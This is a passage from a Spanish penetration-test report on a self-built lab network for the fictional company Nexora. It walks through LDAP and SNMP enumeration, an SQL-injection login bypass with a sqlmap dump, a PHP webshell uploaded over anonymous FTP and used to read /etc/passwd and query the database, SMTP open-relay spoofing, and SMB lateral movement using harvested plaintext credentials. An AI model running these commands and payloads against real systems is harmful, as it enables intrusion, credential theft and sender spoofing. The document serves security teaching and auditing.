| dn: ou=grupos,dc=nexora,dc=lab
|   objectClass: organizationalUnit
|   ou: grupos
| dn: uid=jroca,ou=sistemas,dc=nexora,dc=lab
|   objectClass: inetOrgPerson
|   cn: Josep Roca
|   sn: Roca
|   givenName: Josep
|   uid: jroca
|   title: Administrador de sistemas
|   mail: jroca@nexora.lab
|   telephoneNumber: +34 955 000 001
|   userPassword: Verano2024!
| dn: uid=mvidal,ou=rrhh,dc=nexora,dc=lab
|   objectClass: inetOrgPerson
|   cn: Marta Vidal
|   sn: Vidal
|   givenName: Marta
|   uid: mvidal
|   title: Directora de RRHH
|   mail: mvidal@nexora.lab
|   telephoneNumber: +34 955 000 002
|   userPassword: Rrhh2024*
| dn: uid=lpena,ou=contabilidad,dc=nexora,dc=lab
```

Figura 81. Volcado completo del directorio LDAP con «ldapsearch» (bind anónimo)

El escaneo de enumeración LDAP sobre el contenedor dir (10.10.30.13) mediante los scripts ldap-rootdse y ldap-search de Nmap confirma la vulnerabilidad más crítica de toda la DMZ, el servidor OpenLDAP permite **bind anónimo** sin ningún tipo de autenticación, lo que permite a cualquier atacante con acceso al puerto 389 realizar consultas y extraer el contenido íntegro del directorio corporativo.

En un único escaneo de apenas 2 segundos, se obtiene la estructura organizativa completa de Nexora Solutions (unidades organizativas rrhh, contabilidad, sistemas, direccion y grupos), los datos personales y profesionales de los tres empleados registrados (nombre completo, título, correo electrónico y teléfono), y lo más crítico, las **contraseñas en texto claro** de los tres usuarios (jroca/Verano2024!, mvidal/Rrhh2024*, lpena/Conta2024*), almacenadas en el atributo userPassword sin ningún tipo de hash ni cifrado.

La gravedad de este hallazgo se amplifica por dos factores adicionales, el puerto LDAPS (636) está cerrado, por lo que no existe alternativa cifrada y todo el tráfico viaja en texto claro; y las credenciales obtenidas son reutilizables en otros servicios de la infraestructura, en particular la contraseña de mvidal permite acceder al recurso SMB restringido direccion en Rocky Linux, constituyendo el vector principal de movimiento lateral de la DMZ hacia la red interna.

```
(hacker@kali)-[~]
$ sudo nmap -Pn -sU -p 161 --script snmp-info,snmp-sysdescr,snmp-brute 10.10.30.13
[sudo] contrasenya per a hacker:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 16:49 +0200
Nmap scan report for 10.10.30.13
Host is up (0.0064s latency).

PORT      STATE SERVICE
161/udp   open  snmp
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: d9ab77659c557b6a00000000
|   snmpEngineBoots: 7
|_  snmpEngineTime: 2h05m54s
| snmp-brute:
|_  public - Valid credentials
| snmp-sysdescr: Linux b8ae9f781099 6.18.42-0-virt #1-Alpine SMP PREEMPT_DYNAMIC 2026-08-05 07:53:12 x86_64
|_  System uptime: 2h05m55.76s (755576 timeticks)

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds

(hacker@kali)-[~]
$
```

Figura 82. Enumeración SNMP con Nmap: community «public» válida y datos del sistema

El escaneo SNMP sobre el contenedor **dir** (**10.10.30.13**) confirma tres vulnerabilidades encadenadas. Primero, el script `snmp-brute` verifica que la community string **public** es válida la cadena de acceso más conocida y por defecto de SNMP, que debería haberse cambiado o deshabilitado en cualquier sistema en producción.

Segundo, el script `snmp-sysdescr` obtiene sin autenticación la descripción completa del sistema, sistema operativo Linux, nombre del host interno del contenedor (`b8ae9f781099`), versión exacta del kernel (`6.18.42-0-virt`), arquitectura (`x86_64`) y fecha de compilación, información que facilita enormemente el reconocimiento y la selección de exploits específicos.

Tercero, `snmp-info` revela el motor SNMP (Net-SNMP), su identificador único (`engineIDData`) y el número de reinicios del servicio (`snmpEngineBoots: 7`), datos que en conjunto confirman que el servicio está activo y accesible sin ningún control de acceso. Con la community `public` válida, un atacante puede ir mucho más allá de esta información básica, usando herramientas como `snmpwalk` podrá extraer en la fase de explotación el árbol MIB completo del sistema, incluyendo interfaces de red, procesos en ejecución, usuarios del sistema y configuración de servicios activos.

Tabla de las vulnerabilidades de LDAP y SNMP

ID	Vulnerabilidad	Herramienta	Puerto	Severidad
LDAP-01	Bind anónimo permitido	Nmap	389	Critica
LDAP-02	Contraseñas almacenadas en texto claro	Nmap	389	Critica
LDAP-03	Credenciales reutilizables en otros servicios	Nmap	389	Alta
LDAP-04	LDAPS deshabilitado	Nmap	636	Alta
LDAP-05	Divulgación de estructura organizativa completa	Nmap	389	Media

LDAP-06	Divulgación de datos personales	Nmap	389	Alta
SNMP-01	Community string public válida	Nmap	161	Alta
SNMP-02	Divulgación de información del sistema	Nmap	161	Media
SNMP-03	SNMP v2c sin cifrado	Nmap	161	Media

6.2.2. Tabla Resumen severidad DMZ Docker

Severidad	Cantidad	ID
Critica	3	LDAP-01, LDAP-02, LDAP-03
Alta	8	WEB-03, WEB-04, WEB-05, FTP-01, FTP-02, SMTP-01, LDAP-04, LDAP-05, SNMP-01
Media	7	WEB-01, WEB-02, WEB-06, FTP-03, SMTP-02, LDAP-06, SNMP-02, SNMP-03
Baja	13	WEB-07 a WEB-17, FTP-04, SMTP-03
Controles Correctos	5	WEB-C1, WEB-C2, WEB-C3, FTP-C1, FTP-C2

6.2.3. Explotación de las vulnerabilidades halladas en DMZ Docker




Figura 83. Diagrama Explotación DMZ Docker

La explotación sigue la cadena de ataque natural:

- Primero se obtiene acceso inicial (RCE en el contenedor web).
- Se extraen credenciales (SQLi + LDAP).
- Se demuestra el impacto de los servicios vulnerables (SMTP, SNMP).

Empezamos con la Inyección SQL en el formulario de login (WEB-05), el Objetivo consiste en eludir la autenticación del panel de administración de la intranet mediante una consulta SQL manipulada en el campo de usuario.

Procedimiento:

1. Acceder a `http://10.10.30.11` desde el navegador de Kali
2. En el campo usuario introducir el payload clásico de bypass → `admin'`
3. Cualquier contraseña en el campo de contraseña y pulsar login.
4. Si la autenticación es bypassada → acceso al dashboard sin credenciales válidas.
5. Verificar con `sqlmap` el alcance completo de la inyección y volcar la BD → `sqlmap -u "http://10.10.30.11" --data="usuario=admin&password=test" \ --dbs --dump --batch`.

EL Resultado esperado es el acceso al panel de administración, volcado de la tabla usuarios con credenciales en texto claro (admin, jroca, mvidal, lpena).

```
[16:22:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora
web application technology: PHP 8.3.27, PHP, Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:22:00] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] nexora
[*] test

[16:22:00] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[16:22:00] [INFO] fetching current database
[16:22:00] [INFO] fetching tables for database: 'nexora'
[16:22:00] [INFO] fetching columns for table 'usuarios' in database 'nexora'
[16:22:00] [INFO] fetching entries for table 'usuarios' in database 'nexora'
Database: nexora
Table: usuarios
[4 entries]
+----+-----+-----+-----+-----+
| id | rol   | email                | usuario | password |
+----+-----+-----+-----+-----+
| 1  | admin | admin@nexora.lab     | admin   | Nexora#Admin2024 |
| 2  | sistemas | jroca@nexora.lab     | jroca   | Verano2024! |
| 3  | rrhh  | mvidal@nexora.lab    | mvidal  | Rrhh2024* |
| 4  | contabilidad | lpena@nexora.lab    | lpena   | Conta2024* |
+----+-----+-----+-----+-----+

[16:22:00] [INFO] table 'nexora.usuarios' dumped to CSV file '/home/hacker/.local/share/sqlmap/output/10.10.30.11/dump/nexora/usuarios.csv'
[16:22:00] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 42 times
[16:22:00] [INFO] fetched data logged to text files under '/home/hacker/.local/share/sqlmap/output/10.10.30.11'

[*] ending @ 16:22:00 /2026-08-20/

(hacker@kali)-[~]
```

Figura 84. Volcado de la tabla de usuarios con «sqlmap»: credenciales en texto claro




Figura 85. Acceso al panel de administración de la intranet tras la inyección SQL

El siguiente paso es realizar la cadena FTP anónimo→ webshell→ RCE(FTP-01+FTP-02+WEB-03), el objetivo es obtener una shell remota para la ejecución de código en el servidor web subiendo una webshell PHP a través del FTP anónimo, que queda accesible vía HTTP.

Procedimiento:

1. Conectar al FTP del contenedor ftpsmtp 10.10.30.12 de forma anónima→ ftp 10.10.30.12, usuario→ anonymous y contraseña→ intro.
2. Crear y subir la webshell PHP al directorio uploads.

```
Sessió Accions Edita Vista Ajuda
(hacker@kali)-[~]
$ ftp 10.10.30.12
Connected to 10.10.30.12.
220 (vsFTPD 3.0.5)
Name (10.10.30.12:hacker): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> cd uploads
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||30033|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
31 bytes sent in 00:00 (2.67 KiB/s)
ftp>
```

Figura 86. Subida de una webshell PHP al servidor mediante FTP anónimo

3. Acceder a la webshell con el curl y ejecutar comandos.

```
(hacker@kali)-[~]
$ curl "http://10.10.30.11/uploads/shell.php?cmd=id"
uid=48(apache) gid=48(apache) groups=48(apache)

(hacker@kali)-[~]
$ curl "http://10.10.30.11/uploads/shell.php?cmd=whoami"
apache

(hacker@kali)-[~]
$ curl "http://10.10.30.11/uploads/shell.php?cmd=cat+/etc/passwd"
root:x:0:0:Super User:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/sbin:/usr/sbin/nologin
adm:x:3:4:adm:/var/adm:/usr/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/usr/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/usr/sbin/nologin
operator:x:11:0:operator:/root:/usr/sbin/nologin
games:x:12:100:games:/usr/games:/usr/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/usr/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/usr/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
systemd-oom:x:999:999:systemd Userspace OOM Killer:/usr/sbin/nologin
nginx:x:998:998:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
tss:x:59:59:Account used for TPM access:/usr/sbin/nologin
systemd-coredump:x:997:997:systemd Core Dumper:/usr/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/usr/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/usr/sbin/nologin

(hacker@kali)-[~]
```

Figura 87. Ejecución remota de comandos a través de la webshell (id, whoami, /etc/passwd)

4. Evidencias de la explotación.

```
Sessió Accions Edita Vista Ajuda
(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/shell.php" \
  --data-urlencode "cmd=uname -a 66 id 66 hostname"
Linux edc7b72399e0 6.18.42-0-virt #1-Alpine SMP PREEMPT_DYNAMIC 2026-08-05 07:53:12 x86_64 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
edc7b72399e0

(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/shell.php" \
  --data-urlencode "cmd=cat /var/www/html/db.php"
dquote> ls
dquote>

Sessió Accions Edita Vista Ajuda
(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/shell.php" \
  --data-urlencode "cmd=mysql -u root -pR00t-Maria! nexora -e 'SELECT * FROM usuarios'"
id      usuario password      rol      email
1      admin  NexoraAdmin2024  admin   admin@nexora.lab
2      jroca  Verano2024!      sistemas jroca@nexora.lab
3      mvidal Rrhh2024*        rrhh    mvidal@nexora.lab
4      lpna   Conta2024*       contabilidad lpna@nexora.lab

(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/shell.php" \
  --data-urlencode "cmd=cat /etc/passwd | head -10"
root:x:0:0:Super User:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/sbin:/usr/sbin/nologin
adm:x:3:4:adm:/var/adm:/usr/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/usr/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/usr/sbin/nologin
operator:x:11:0:operator:/root:/usr/sbin/nologin

(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/shell.php" \
  --data-urlencode "cmd=ls -la /var/www/html/"
total 36
drwxr-xr-x 1 apache apache 4096 Aug 11 15:42 .
drwxr-xr-x 1 root root 4096 Aug 11 15:41 ..
drwxr-xr-x 1 apache apache 4096 Aug 10 15:52 assets
-rw-r--r-- 1 apache apache 1187 Aug 10 15:54 dashboard.php
-rw-r--r-- 1 apache apache 138 Aug 10 15:53 db.php
-rw-r--r-- 1 apache apache 1470 Aug 10 15:55 documentos.php
-rw-r--r-- 1 apache apache 1182 Aug 10 15:53 index.php
-rw-r--r-- 1 apache apache 76 Aug 10 15:55 logout.php
drwxrwxrwx 2 apache apache 4096 Aug 20 15:43 uploads
```

Figura 88. Evidencias de la ejecución de comandos mediante la webshell

El resultado esperado es una explotación dentro del contenedor web con usuario apache, es decir tenemos acceso al sistema de ficheros del servidor.

Demostremos el acceso anónimo con capacidad de escritura, la subida de la webshell ya usamos este vector, aquí se demuestra mediante comandos.

```
(hacker@kali)-[~]
└─$ ftp 10.10.30.12

Connected to 10.10.30.12.
220 (vsFTPD 3.0.5)
Name (10.10.30.12:hacker): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||30092|)
150 Here comes the directory listing.
dr-xr-xr-x  1 0      0      4096 Aug 11 14:22 .
dr-xr-xr-x  1 0      0      4096 Aug 11 14:22 ..
drwxrwxrwx  2 48    48     4096 Aug 20 15:43 uploads
226 Directory send OK.
ftp> cd uploads
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||30085|)
150 Here comes the directory listing.
drwxrwxrwx  2 48    48     4096 Aug 20 15:43 .
dr-xr-xr-x  1 0      0      4096 Aug 11 14:22 ..
-rw-r--r--  1 14    50     1338 Aug 20 15:45 meter.php
-rw-r--r--  1 14    50       18 Aug 10 15:37 prueba.txt
-rw-r--r--  1 14    50     112 Aug 20 15:31 rshell.php
-rw-r--r--  1 14    50       31 Aug 20 14:51 shell.php
-rw-r--r--  1 14    50        9 Aug 11 14:39 test.txt
226 Directory send OK.
```

Figura 89. Acceso FTP anónimo con capacidad de escritura y ficheros subidos en /uploads

El resultado esperado es un directorio uploads listado con permisos drwxrwxrwx y confirmación de que la sesión está autenticada como usuario ftp.

Demostración del SMTP open relay, el Objetivo es demostrar que el servidor acepta reenviar correo externo sin autenticación, suplantando cualquier remitente.

El resultado esperado, el servidor acepta el correo (respuesta 250 OK) sin solicitar autenticación, confirmando el open relay. El atacante puede enviar correo suplantando cualquier dirección @nexora.lab.

```
(hacker@kali)-[~]
└─$ # Enviar correo suplantando a rrhh@nexora.lab hacia un dominio externo:
swaks --to victima@externo.com --from rrhh@nexora.lab --server 10.10.30.12 --header "Subject: Prueba open relay" --body "Este correo demuestra el open relay del servidor SMTP de Nexora."
== Trying 10.10.30.12:25 ...
== Connected to 10.10.30.12.
< 220 acb5fca8a7e1 mail.nexora.lab ESMTP
-> EHLO kali
< 250-acb5fca8a7e1
< 250-SIZE 33554432
< 250-8BITMIME
< 250-SMTPUTF8
< 250 HELP
-> MAIL FROM:<rrhh@nexora.lab>
< 250 OK
-> RCPT TO:<victima@externo.com>
< 250 OK
-> DATA
< 354 End data with <CR><LF>.<CR><LF>
-> Date: Thu, 20 Aug 2026 18:05:53 +0200
-> To: victima@externo.com
-> From: rrhh@nexora.lab
-> Subject: Prueba open relay
-> Message-Id: <20260820180553.061734@kali>
-> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
-> Este correo demuestra el open relay del servidor SMTP de Nexora.
-> .
< 250 Message accepted for delivery
-> QUIT
< 221 Bye
== Connection closed with remote host.
(hacker@kali)-[~]
```

Figura 90. Confirmación del open relay SMTP: correo aceptado sin autenticación

Volcado completo del directorio LDAP, el objetivo, extraer el contenido íntegro del directorio corporativo mediante bind anónimo, obteniendo credenciales en texto claro.

```

(hacker@kali)-[~]
$ ldapsearch -x -H ldap://10.10.30.13 -b "dc=nexora,dc=lab" \
  "(objectClass=inetOrgPerson)" uid userPassword cn mail
# extended LDIF
# LDAPv3
# base <dc=nexora,dc=lab> with scope subtree
# filter: (objectClass=inetOrgPerson)
# requesting: uid userPassword cn mail
#
# jroca, sistemas, nexora.lab
dn: uid=jroca,ou=sistemas,dc=nexora,dc=lab
cn: Josep Roca
uid: jroca
mail: jroca@nexora.lab
userPassword:: VmVyYW5vMjAyNCE=

# mvidal, rrhh, nexora.lab
dn: uid=mvidal,ou=rrhh,dc=nexora,dc=lab
cn: Marta Vidal
uid: mvidal
mail: mvidal@nexora.lab
userPassword:: UnJoaDIwMjQq

# lpena, contabilidad, nexora.lab
dn: uid=lpena,ou=contabilidad,dc=nexora,dc=lab
cn: Luis Pena
uid: lpena
mail: lpena@nexora.lab
userPassword:: Q29udGEyMDI0Kg=

# search result
search: 2
result: 0 Success

# numResponses: 4
# numEntries: 3

```

Figura 91. Extracción de credenciales del directorio LDAP con «ldapsearch» (userPassword en base64)

El resultado esperado, volcado completo con usuarios jroca, mvidal, lpena y sus contraseñas en texto claro, estructura de OUs y grupos.

Extracción de información SNMP, el Objetivo es demostrar el alcance de la información accesible con la community public, extrayendo el árbol MIB completo del sistema.

```

snmp-check -c public -v 2c 10.10.30.13
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.30.13:161 using SNMPv2c and community 'public'

[*] System information:

Host IP address      : 10.10.30.13
Hostname             : dir.nexora.lab
Description          : Linux b8ae9f781099 6.18.42-0-virt #1-Alpine SMP PREEMPT_DYNAMIC 2026-08-05 07:53:12 x86_64
Contact              : admin@nexora.lab
Location             : "CPO Nexora - Planta 1"
Uptime snmp          : 01:22:16.81
Uptime system        : 01:21:16.79
System date          : 2026-08-20 16:24:29.0

[*] Network information:

IP forwarding enabled : yes
Default TTL           : 64
TCP segments received : 21
TCP segments sent     : 24
TCP segments retrans  : 0
Input datagrams       : 2578
Delivered datagrams   : 2578
Output datagrams      : 2580

[*] Network interfaces:

Interface            : [ up ] lo
Id                   : 1
Mac Address          : ::::
Type                 : softwareLoopback
Speed                : 10 Mbps
MTU                  : 65536
In octets             : 0
Out octets            : 0

Interface            : [ up ] eth0

```

Figura 92. Enumeración detallada del sistema con «snmp-check» y la community «public»

El Resultado esperado, la información completa del sistema operativo, interfaces de red activas, tabla de enrutamiento, procesos en ejecución y usuarios del sistema, todo sin autenticación.

6.3. Movimiento Lateral Rocky Linux

El pivoting (o movimiento lateral) es una técnica de post-explotación en la que el atacante usa una máquina ya comprometida como trampolín para alcanzar otros sistemas que no son directamente accesibles desde su posición original. En tu laboratorio, Kali no puede llegar a Rocky (red interna, bloqueada por el firewall), pero el contenedor web comprometido sí puede alcanzar Rocky a través de la regla dmz→interna:445.




Figura 93. Diagrama Movimiento Lateral Rocky Linux

Para alcanzar Rocky Linux desde Kali, que inicialmente era inaccesible por estar en la red interna protegida por el firewall, fue necesario habilitar tres condiciones de red de forma progresiva durante la auditoría:

- Primero, Kali ya disponía de una ruta estática hacia la red interna (10.10.20.0/24 via 10.10.99.1), pero el firewall Ubuntu bloqueaba ese tráfico por defecto.
- Durante la fase de análisis del firewall se añadió temporalmente la regla iif "enp0s3" oif "enp0s8" ip daddr 10.10.20.10 tcp dport 445 accept, que permite el tráfico SMB desde el segmento atacante hacia la red interna.
- Finalmente, Rocky tenía su firewalld configurado para aceptar únicamente conexiones desde fuentes conocidas, por lo que se añadió el segmento atacante (10.10.99.0/24) como fuente autorizada, y se añadió la ruta por defecto (default via 10.10.20.1) que Rocky necesitaba para devolver las respuestas a Kali.

Con estas tres condiciones activas, smbclient desde Kali pudo autenticarse en Rocky usando las credenciales de mvidal extraídas previamente del LDAP anónimo, demostrando el movimiento lateral completo desde el segmento atacante hasta la red interna sin necesidad de comprometer ninguna máquina intermediaria.

Vamos a enumerar los recursos con `smbclient -L //10.10.20.10 -U 'mvidal%Rrhh2024*' --option="client min protocol=NT1" 2>&1` y acceso anónimo sin credenciales, `smbclient -L //10.10.20.10 -U "" --no-pass \ --option="client min protocol=NT1" 2>&1`.

```
(hacker@kali)-[~]
$ smbclient -L //10.10.20.10 -U 'mvidal%Rrhh2024*' \
--option="client min protocol=NT1" 2>&1

Sharename      Type      Comment
-----
comun          Disk
rrhh           Disk
contabilidad  Disk
sistemas      Disk
direccion     Disk
intercambio   Disk
IPC$          IPC       IPC Service (Nexora - Servidor de archivos)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
NEXORA          ROCKY

(hacker@kali)-[~]
$
```

Figura 94. Movimiento lateral: enumeración de los recursos de Rocky con las credenciales de mvidal

Acceso al recurso restringido dirección con mvidal.

```
(hacker@kali)-[~]
$ smbclient //10.10.20.10/direccion -U 'mvidal%Rrhh2024*' \
--option="client min protocol=NT1" -c "ls" 2>&1
.                D            0   Fri Aug  7 18:22:50 2026
..               D            0   Fri Aug  7 18:22:50 2026
estrategia_2025.txt N          39   Fri Aug  7 18:22:50 2026

17756160 blocks of size 1024. 15501688 blocks available

(hacker@kali)-[~]
$
```

Figura 95. Acceso al recurso restringido «direccion» con las credenciales de mvidal (movimiento lateral)

Intento de acceso a dirección con usuario sin permisos

```
(hacker@kali)-[~]
$ smbclient //10.10.20.10/direccion -U 'lpena%Conta2024*' \
--option="client min protocol=NT1" -c "ls" 2>&1
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Figura 96. Intento de acceso al recurso «direccion» con un usuario sin permisos (denegado)

Acceso a recursos con protocolo débil NT1.

```
(hacker@kali)-[~]
$ smbclient //10.10.20.10/comun -U 'mvidal%Rrhh2024*' \
--option="client min protocol=NT1" \
--option="client max protocol=NT1" -c "ls" 2>&1
.                D            0   Fri Aug  7 18:22:49 2026
..               D            0   Fri Aug  7 18:22:49 2026
plantillas      D            0   Fri Aug  7 18:22:49 2026
avisos.txt      N          42   Fri Aug  7 18:22:49 2026

17756160 blocks of size 1024. 15501688 blocks available

(hacker@kali)-[~]
$
```

Figura 97. Acceso al recurso «comun» con protocolo SMB1 (NT1) usando credenciales robadas

Enumeración con credenciales de jroca

```
(hacker@kali)-[~]
$ smbclient -L //10.10.20.10 -U 'jroca%Verano2024!' \
--option="client min protocol=NT1" 2>&1
```

Sharename	Type	Comment
comun	Disk	
rrhh	Disk	
contabilidad	Disk	
sistemas	Disk	
direccion	Disk	
intercambio	Disk	
IPC\$	IPC	IPC Service (Nexora - Servidor de archivos)

```
Reconnecting with SMB1 for workgroup listing.
```

Server	Comment
Workgroup	Master
NEXORA	ROCKY

Figura 98. Enumeración de recursos con las credenciales de jroca (movimiento lateral)

Acceso al recurso sistemas con jroca

```
(hacker@kali)-[~]
$ smbclient //10.10.20.10/sistemas -U 'jroca%Verano2024!' \
--option="client min protocol=NT1" -c "ls" 2>&1
```

.	D	0	Fri Aug 7 18:22:50 2026						
..	D	0	Fri Aug 7 18:22:50 2026						
scripts	D	0	Fri Aug 7 18:22:50 2026						
configuracion	D	0	Fri Aug 7 18:22:50 2026						
claves	D	0	Fri Aug 7 18:22:50 2026						
credenciales_servicios.txt	N	263	Fri Aug 7 18:22:50 2026						

```
17756160 blocks of size 1024. 15501648 blocks available
```

```
(hacker@kali)-[~]
$
```

Figura 99. Acceso al recurso «sistemas» con las credenciales de jroca credenciales de servicio expuestas

El Resultado de la fase de enumeración y análisis de vulnerabilidades sobre el servidor de ficheros interno (SSH + Samba), auditado desde el segmento atacante (Kali, 10.10.99.50) mediante movimiento lateral, usando credenciales obtenidas del LDAP.

ID	Vulnerabilidad	Herramientas	Puerto	Severidad
RK-01	Acceso anónimo SMB	smbclient	445	Alta
RK-02	Reutilización de credenciales LDAP en SMB	smbclient	445	Critica
RK-03	Credenciales de servicios críticos en texto claro	smbclient	445	Critica
RK-04	Clave privada SSH expuesta en recurso	smbclient	445	Critica
RK-05	Documento corporativo confidencial accesible	smbclient	445	Alta
RK-06	Protocolo SMB1 (NT1) habilitado	smbclient	445	Media
RK-07	Divulgación de estructura interna de ficheros	smbclient	445	Media

6.4. Cambios en la Infraestructura

Las nuevas implementaciones refuerzan el realismo y la superficie de ataque de la infraestructura en tres frentes:

- El firewall Ubuntu incorpora un usuario SSH vulnerable (svc_monitor/monitor123 con sudo sin contraseña) y el agente Wazuh que monitoriza en tiempo real auth.log, syslog y kern.log, convirtiendo el firewall en un vector de ataque documentable y en un nodo de detección activo.
- Los tres contenedores de la DMZ se enriquecieron con nuevas superficies y trampas:
 - El web añade phpMyAdmin expuesto sin restricción de IP, WordPress 6.4.3 vulnerable y cinco honeytokens (.env, config.php, /backup/credentials.txt, /backup/passwords.txt, /backup/backup_config.zip) que generan alertas en el SIEM cuando son accedidos.
 - El ftpsmtp añade un usuario svc_ftp/Ftp#Nexora2024 con contraseña débil y un directorio /backup/ con ficheros señuelo de credenciales de toda la infraestructura.
